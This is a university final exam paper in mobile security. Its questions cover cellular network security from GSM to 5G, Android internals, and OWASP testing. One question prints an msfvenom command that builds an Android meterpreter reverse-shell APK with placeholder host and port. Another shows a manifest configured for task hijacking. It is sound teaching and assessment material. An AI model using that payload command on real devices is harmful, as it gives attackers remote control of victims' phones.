



Sri Lanka Institute of Information Technology

B.Sc. Honours Degree in Information Technology

Specialized in Cyber Security

Final Examination
Year 3, Semester 1 (2023)

IE3112 – Mobile Security

Duration: 2 Hours

June 2023

Instructions to Candidates:

- ◆ This paper has FOUR questions.
- ◆ Answer all questions in the booklet given.
- ◆ This paper is preceded by a 10-minute reading period. The supervisor will indicate when answering may commence.
- ◆ The total marks for the paper is 100.
- ◆ This paper contains SEVEN pages, including the cover page.
- ◆ Electronic devices capable of storing and retrieving text, including calculators and mobile phones are not allowed.


Question 1**(25 Marks)**

- a. Compare the 'TDMA' and 'FDMA' multiple access techniques with respect to its functionality.
(4 Marks)
- b. Mention an example attack each for the given mobile threat vectors.
 - i. Application-Based Threats
 - ii. Network Threats
 - iii. Physical Threats
(6 Marks)
- c. Compare the 2G (GSM) and 3G(UMTS) based on the keys that are derived during the authentication and key agreement (AKA) procedure.
(6 Marks)
- d. GSM keystreams may be vulnerable to known or guessable plaintext. Propose two types of radio frames which could be used to launch a known plain-text attack against GSM.
(4 Marks)
- e. Compare the performance with respect to data-rate of the standard GSM antenna and the RAKE antenna used in 3G UMTS.
(3 Marks)
- f. Briefly explain how 3G UMTS attempts to protect the permanent user ID i.e. IMSI from eavesdropping attacks.
(2 Marks)

Question 2**(25 Marks)**

- a. Briefly explain how Multiple-Input Multiple-Output (MIMO) is used in 4G-LTE networks to increase the data rate and improve the signal quality.
(6 Marks)
- b. 4G LTE uses a deeper key hierarchy compared to its predecessor technologies. Justify how this approach increases the overall security of the network infrastructure.
(6 Marks)

- c. Refer to the diagram which is extracted from the 4G LTE network architecture and answer the given questions.



- i. Which protocol is used to establish a secure channel in S1 communication?
(2 Marks)
- ii. "Each user gets a separate user specific S1 channel". Do you agree with this statement? Justify your answer.
(3 Marks)
- d. 5G network architecture consists of a complex key hierarchy and various types of signaling including User Plane, Radio Resource Controlling (RRC) and Network Access Stratum (NAS).
- i. Compare the integrity and confidentiality implementation by indicating whether it is mandatory or optional at User Plane, Radio Resource Controlling (RRC) and Network Access Stratum (NAS) signaling levels.
(5 Marks)
- ii. Consider a non-critical, yet time sensitive 5G enabled IoT Device connected to a 5G gNB. What is the ideal Confidentiality and Integrity setting for the user plane traffic in this scenario?
(3 Marks)

Question 3**(25 Marks)**

- a. Compare and contrast the roles of the Application Framework, HAL, and Linux Kernel in the Android operating system.

(6 marks)

- b. Carefully analyze the following two code snippets:

Code snippet 1:

```
Intent intent = new Intent(MainActivity.this, SettingsActivity.class);
startActivity(intent);
```

Code snippet 2:

```
Intent intent = new Intent(Intent.ACTION_VIEW);
intent.setData(Uri.parse("https://www.example.com"));
startActivity(intent);
```

Which of the above code snippets is an example of an implicit intent in Android? Explain your answer in detail, providing clear evidence from the code itself.

(4 marks)

- c. Android Debug Bridge (ADB) is a command-line tool that allows developers and users to interact with Android devices. Interpret how can it be used by attackers to exploit Android devices?

(4 marks)

- d. A popular social media app has recently been found to be vulnerable to a remote code execution attack. The app allows users to upload images and share them with their friends. Upon further investigation, it was discovered that the app is not properly validating the user-uploaded images and is vulnerable to a buffer overflow attack.

As a security expert, what steps (at least 3 steps) would you recommend to the developers of the social media app to mitigate the vulnerability and prevent remote code execution attacks? Provide a detailed explanation of the steps and the rationale behind each step.

(5 marks)

- e. Analyze the below AndroidManifest.xml file.

```
<application
    android:allowBackup="true"
    android:icon="@mipmap/ic_launcher"
    android:label="@string/app_name"
    android:roundIcon="@mipmap/ic_launcher_round"
    android:supportRtl="true"
    android:taskAffinity="com.ath.victim"
    android:theme="@style/Theme.AndroidTaskHijackingDemo">
    <activity android:name=".MainActivity" android:launchMode="singleTask"
    android:excludeFromRecents="true"
        android:exported="true">
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />

            <category android:name="android.intent.category.LAUNCHER" />
        </intent-filter>
    </activity>
</application>

</manifest>
```

- i. Which attributes in the AndroidManifest.xml file can potentially make an Android app vulnerable to task hijacking?
(2 marks)
- ii. Explain the justifications for the selection of the above attributes as vulnerabilities for task hijacking in Android.
(4 marks)

Question 4**(25 Marks)**

- a. The Mobile Application Security Verification Standard (MASVS) is a framework developed by the Open Web Application Security Project (OWASP). Based on this verification standard build two test cases (static and dynamic) to verify user logout functionality.

(5 marks)

- b. You are a security tester performing a security assessment of an Android application that uses SSL to communicate with its server. The application uses SSL pinning to enhance its security. You need to verify if the SSL pinning implementation is working as expected.

Create a test case to verify if the SSL pinning implementation is working as expected. (Include the necessary tools and techniques you would use in your testing.)

(8 marks)

- c. As a penetration tester, you want to demonstrate to your client how vulnerable their Android mobile devices are to a remote exploit attack.

By using **MSFvenom**, you create a payload .apk file. For this, you used the following command:

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=Localhost IP LPORT=LocalPort R > android_shell.apk
```

Explain the function of each command-line option used in the command and provide examples of values that could be used for LHOST and LPORT.

- -p
- LHOST
- LPORT
- R
- Location

(5 marks)

- d. Briefly explain What is code tampering in the context of mobile app security, and what steps (3 steps) can developers take to remediate this issue based on the OWASP Mobile Top 10?

(4 marks)

- e. A new mobile malware has been identified that spreads via fake app updates in third-party app stores. Once installed, the malware gains root access to the device and begins to collect sensitive user data, such as login credentials, banking information, and personal contacts. The malware also displays malicious ads and generates revenue for the attackers through ad fraud.

Describe What are the potential consequences of a mobile device becoming infected with malware, and what steps can users take to prevent malware infections on their devices?

(3 marks)

--End-of-Question-Paper--